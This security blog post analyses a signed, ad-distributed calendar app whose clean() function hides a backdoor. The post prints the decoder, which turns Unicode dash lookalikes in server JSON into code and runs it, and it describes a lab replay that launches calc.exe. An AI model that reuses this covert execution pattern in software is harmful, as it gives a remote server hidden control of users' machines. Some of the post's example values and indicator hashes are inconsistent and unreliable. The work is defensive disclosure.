When the Dash Hits the Fan: Artificial Intelligence Exposes the Homoglyph Hustle

⋮ 9/17/2025

Posted by: Lee Kirkpatrick, Paolo Coba

7 min read

September 17, 2025

It began with an unassuming executable named **calendaromatic.exe**. At first glance, it appeared to be a harmless desktop application wrapped in a friendly calendar UI. Beneath the surface, however, it told a much larger story about modern application frameworks, covert channels, and how something as subtle as a dash character can introduce unintended — and potentially dangerous — behavior.

What made this especially concerning in the wild was its distribution. The binary was being spread through an aggressive ad campaign, and multiple users reported downloading and running it manually after encountering seemingly legitimate search results and landing pages.

As we investigated further, we built out lab experiments and began peeling back layers of NeutralinoJS, Unicode homoglyphs, and hidden payloads to uncover what was really happening. AI played a key role in accelerating this work. Rather than spending hours manually untangling minified JavaScript, we used AI to parse and annotate the code, highlight anomalies, and produce cleaner, human-readable versions. That acceleration allowed us to quickly zero in on the suspicious function and its hidden payload logic—discoveries that would have taken far longer to identify by hand.

NeutralinoJS: The Lightweight Desktop Framework with Heavy Risks


NeutralinoJS is pitched as a lean alternative to Electron: it lets developers bundle HTML, CSS, and JavaScript into cross-platform desktop apps. Instead of shipping a full Chromium engine, it relies on Microsoft Edge WebView2,

creating familiar-looking directories like EBWebView under a user's profile.

By design, Neutralino exposes a set of native APIs; things like filesystem writes, process execution, and window management. That's powerful, but it also means if arbitrary JavaScript is executed inside the app, it can interact directly with the host operating system.


The Mystery of resources.neu

The **calendaromatic.exe** file itself is a 7z SFX (Self-Extracting Archive) setup file. This basically means that it is a 7-Zip archive packaged as an executable (.exe) that can extract its contents automatically when run.




The file itself is digitally signed with a valid signature CROWN SKY LLC as the name of the signer. The signing time for the encountered sample shows as August 27, 2025, at 8:16:31 AM.

The valid certificate information further adds to the degree of legitimacy that the application wanted to convey.



By extracting calendaromatic.exe with 7-Zip, the resulting archive contains two additional files, calendaromatic-win_x64.exe and a file named resources.neu.



The calendaromatic-win_x64.exe executable turned out to be just a thin wrapper for the real logic that lived in the companion archive, resources.neu. Think of this as a compressed bundle of the app's web code: HTML, CSS, and minified JavaScript.
Extracting it revealed expected config files (neutralino.config.json), some basic UI code, and tucked away in main.js – a suspiciously named function: clean().

Sanitizer or Saboteur?

Reviewing the main.js file was cumbersome; minified and tangled code made it hard to follow. To speed up analysis, we leaned on AI to tidy and reformat the script, add annotatons, and flag unusual logic. This cut down hours of manual work and let us quickly zero in on suspicious functions and hidden payload behaviour.

At first glance, a function named clean() looked like a harmless helper function, its job seemed to be sanitizing holiday JSON data pulled from the API. Instead of simply normalizing text, the function scanned every single character of the response, hunting for Unicode homoglyphs: characters that appear identical to the naked eye but have different code points. A plain hyphen -, for example, could be swapped for a minus sign −, an en dash –, or an em dash —. To a human, it's all just a dash. To the function, those tiny differences encoded hidden instructions.

```
// Default substitutions from stego.py
const DEFAULT_SUBSTITUTIONS = {
    '-': ['-', '‐', '‑', '–', '—'],
    ' ': [' ', '\u00A0'],
    "'": ["\u0027", "\u2019"]
};

// Create reverse mapping from substitute chars to (original_char, bit_value)
const reverseMap = {};
for (const [originalChar, substitutes] of Object.entries(DEFAULT_SUBSTITUTIONS)) {
    const bitsPerChar = Math.floor(Math.log2(substitutes.length));
    if (bitsPerChar === 0) continue;

    for (let i = 0; i < substitutes.length; i++) {
        const bitValue = i.toString(2).padStart(bitsPerChar, '0');
        reverseMap[substitutes[i]] = { originalChar, bitValue };
    }
}
```

Each homoglyph is then mapped to bits. By collecting enough of them, the code can reconstruct a hidden string.

```
const dataBits = [];
let cleanedText = '';

// Extract bits and build cleaned text
for (const char of dataString) {
    if (reverseMap[char]) {
        const { originalChar, bitValue } = reverseMap[char];
        dataBits.push(bitValue);
        cleanedText += originalChar;
    } else {
        cleanedText += char;
    }
}

// Decode hidden data if any bits were found
if (dataBits.length > 0) {
    const allBits = dataBits.join('');
    let chars = [];

    for (let i = 0; i < allBits.length; i += 8) {
        const byteBits = allBits.slice(i, i + 8);
        if (byteBits.length === 8) {
            const charCode = parseInt(byteBits, 2);
            if (charCode > 0) {
                chars.push(String.fromCharCode(charCode));
            }
        }
    }
```

The decoded string is then executed using a clever JavaScript trick.

```
    chars = chars.join('');
    chars && chars.constructor.constructor(chars)();
```

- First the code does what it is called a short-circuit check: chars &&. This means that if the chars variable is not empty or false, then execute the rest.
- Secondly, the code calls chars.contructor. In JavaScript every string has a constructor, which itself is a String object. By calling constructor again on the String object (chars.constructor.constructor) the result will reference the Function constructor. Function is similar to eval() for executing code. This will essentially be the equivalent of calling new Function(chars)(), meaning that whatever code is contained in the chars variable will run on the system.

In plain terms: the application would happily run any code the server smuggled into holiday names using lookalike characters.

Homoglyphs as a Covert Channel

Inside the application's code defined in the main.js file, a variable named API_CONFIG contained references to three API endpoints:

1. /api/calendar
2. /api/calendar/available

3. /health

```
// Global state
let currentDate = new Date();
let currentView = 'month';
let calendarEvents = {}; // Will store events by date
let holidays = {}; // Will store holidays by date
let selectedDate = null; // Currently selected date for event creation
let editingEvent = null; // Event being edited

// API configuration
const API_CONFIG = {
    baseUrl: 'https://calendaromatic.com',
    endpoints: {
        calendar: '/api/calendar',
        available: '/api/calendar/available',
        health: '/health'
    }
};
```


The variable API_CONFIG was then called in a function named loadHolidayFromAPI(), where GET requests to the /api/calendar API endpoint were defined, accepting JSON data in the response; the code for the URL definition also added the current year to the API endpoint, possibly as a way to make it seem like the application was pulling down data for the holiday calendar of the year sent in the request.

```
// Load holidays from API
async function loadHolidaysFromAPI(forceRefresh = false) {
    const timestamp = new Date().toISOString();

    try {
        const year = currentDate.getFullYear();
        // Add cache busting for force refresh (intervals)
        const url = forceRefresh
            ? `${API_CONFIG.baseUrl}${API_CONFIG.endpoints.calendar}/${year}?t=${Date.now()}&refresh=1`
            : `${API_CONFIG.baseUrl}${API_CONFIG.endpoints.calendar}/${year}`;

        const response = await fetch(url, {
            method: 'GET',
            headers: {
                'Accept': 'application/json'
            },
            mode: 'cors',
            cache: forceRefresh ? 'no-store' : 'default'
        });
```

By navigating to the /api/calendar/2025 API endpoint it was possible to retrieve JSON data relating to the calendar year 2025.

The same content was also available if a different year was specified in the API endpoint, with small changes relating to the year that was requested.

Furthermore, by navigating to the /api/calendar/available URI, it was possible to retrieve JSON data relating to available calendar years that the application may support. Based on the JSON response received, the available_years JSON array contains values ranging from the year 2000 to 2061.



Finally, the /health API endpoint returned a 404 (Not Found) status code when inspected.

The loadHolidaysFromAPI() function also contained logic for applying the clean() function to the data received from the response received from the /api/calendar/<year> API endpoint, to apply the backdoor logic by looking for any homoglyph characters defined in the JSON response.

```
if (response.ok) {
    const data = clean(await response.text());

    // Process holiday data
    if (data.data && data.data.holidays) {
        processHolidayData(data.data.holidays);
    }

    updateStatus(`Loaded holidays for ${year}`);
    // Re-render calendar to show holidays
    renderCalendar();

    // Store the fetched year
    lastFetchedYear = year;

} else {
    updateStatus('Could not load holidays');
}
```

This technique is ingenious in its subtlety. To a human eye, the JSON response looked like ordinary holiday data: “New-Year’s-Day”, “Thanksgiving-Day”, etc. But replace a few dashes with their Unicode cousins, and suddenly you’re transmitting secret code.

1. Normal JSON (all plain ASCII)

```
{
  "year": 2025,
  "data": {
    "holidays": [
      {
        "id": "Holiday-001",
        "name": "New-Year-Day",
        "description": "Observed on January 1",
        "notes": "Reminder - update website banners - confirm HR email - finalize design draft"
      }
    ]
  },
  "source": "normal"
}
```

2. Homoglyph JSON (visually similar, but some dashes are Unicode look-alikes – highlighted below)

```
{
  "year": 2025,
  "data": {
    "holidays": [
      {
        "id": "Holiday‑001‑A‑",
        "name": "New‑Year‑Day‑Event",
        "description": "Observed‑on‑January‑1",
        "notes": "Reminder‑update‑website‑banners‑confirm‑HR‑email‑finalize‑draft"
      }
    ]
  },
  "source": "homoglyph_demo"
}
```


To a human eye, the two JSON blobs look nearly identical. Under the hood, the homoglyph version contains different Unicode code points.

− = U+2212 (minus sign)

– = U+2013 (en dash)

— = U+2014 (em dash)

Together, they form the 40-bit binary sequence for “HELLO.”

An applications decoder can interpret those differences as bits, reconstructing a hidden payload like so:

The homoglyphs from the JSON are extracted in order, converted to two bits per glyph, and then grouped into bytes (eight bits):

Decodes to the word “HELLO”:

Bits	ASCII	Letter
01001000	0x48	H
01000101	0x45	E
01001100	0x4C	L
01001100	0x4C	L
01001111	0x4F	O

Into the Lab: Proving the Payload

After discovering what we had, it was enough to set up a dedicated lab: to safely reproduce how the covert channel worked.

Environment Setup

- Isolated VM: Windows 11, no external network.
- Tools:
  - NeutralinoJS runtime (from the original EXE bundle)
  - Python 3.11 for serving controlled JSON responses
  - mkcert for creating a trusted local TLS certificate
  - A lightweight HTTPS server script to mimic hxxps[://]calendaromatic[.]com/api/calendar/2025
- Host configuration:
  - Calendaromatic[.]com pointed to 127.0.0.1 in the hosts file
  - Python server bound to port 443, serving our crafted JSON

This setup ensured the app believed it was talking to its real backend, while all responses were under our control.


We started with a payload that would ultimately end up executing the infamous calc.exe.

```
Neutralino.os.execCommand('calc.exe', { background: true });
```

Using a custom encoder script created with the help of AI, each character was broken into bytes, then mapped into homoglyph dash variants (2 bits per glyph). The result was a long sequence of visually identical dashes, hidden in a JSON field that otherwise looked like standard holiday metadata.


Running the Test

- Started the Neutralino app (calendaromatic.exe).
- The app issued its usual request to /api/calendar/2025.
- Our Python server responded with the homoglyph-laden JSON.
- The app's hidden clean() function decoded the homoglyphs → rebuilt the string → and executed it




Domain Intelligence

According to Cloudflare Radar, the domain calendaromatic[.]com was newly registered on August 14, 2025, through NameCheap, with Cloudflare nameservers in place.



Traffic patterns are also telling: the majority of requests to the domain come from the United States (77.7%), followed by the UK, Canada, Australia, France, and India. This geographic distribution strongly suggests the campaign was primarily targeting U.S. users.



Conclusion

What looked like a harmless productivity tool turned out to be a masterclass in disguise: web tricks, desktop runtimes, and invisible Unicode quirks woven into a hidden backdoor.

The lesson? Today's threats don't always shout; sometimes they whisper in the tiny gap between a hyphen and an en dash.

Indicators of Compromise

Type	Name	Hash (SHA256)
Domain	calendaromatic[.]com	N/A
File	EPIC Universe.exe	e32d6b2b38b11db56ae5bce0d5e5413578a62960aa3fab48553f048c4d5f91f0
File	calendaromatic.exe	e32d6b2b38b11db56ae5bce0d5e5413578a62960aa3fab48553f048c4d5f91f0
File	calendaromatic-win_x64.exe	69934dc1d4fdb552037774ee7a75c20608c09680128c9840b508551dbcf463a
File	7ZSfxMod_x64.exe	497ed5bca59fa6c01f80d55c5f528a40daff4e4afddfbe58dbd452c45d4866a3
File	resources.neu	c24774d9b3455b47a41c218d404ae6b702da0d2e3e8ad3d2a353ffddd62239c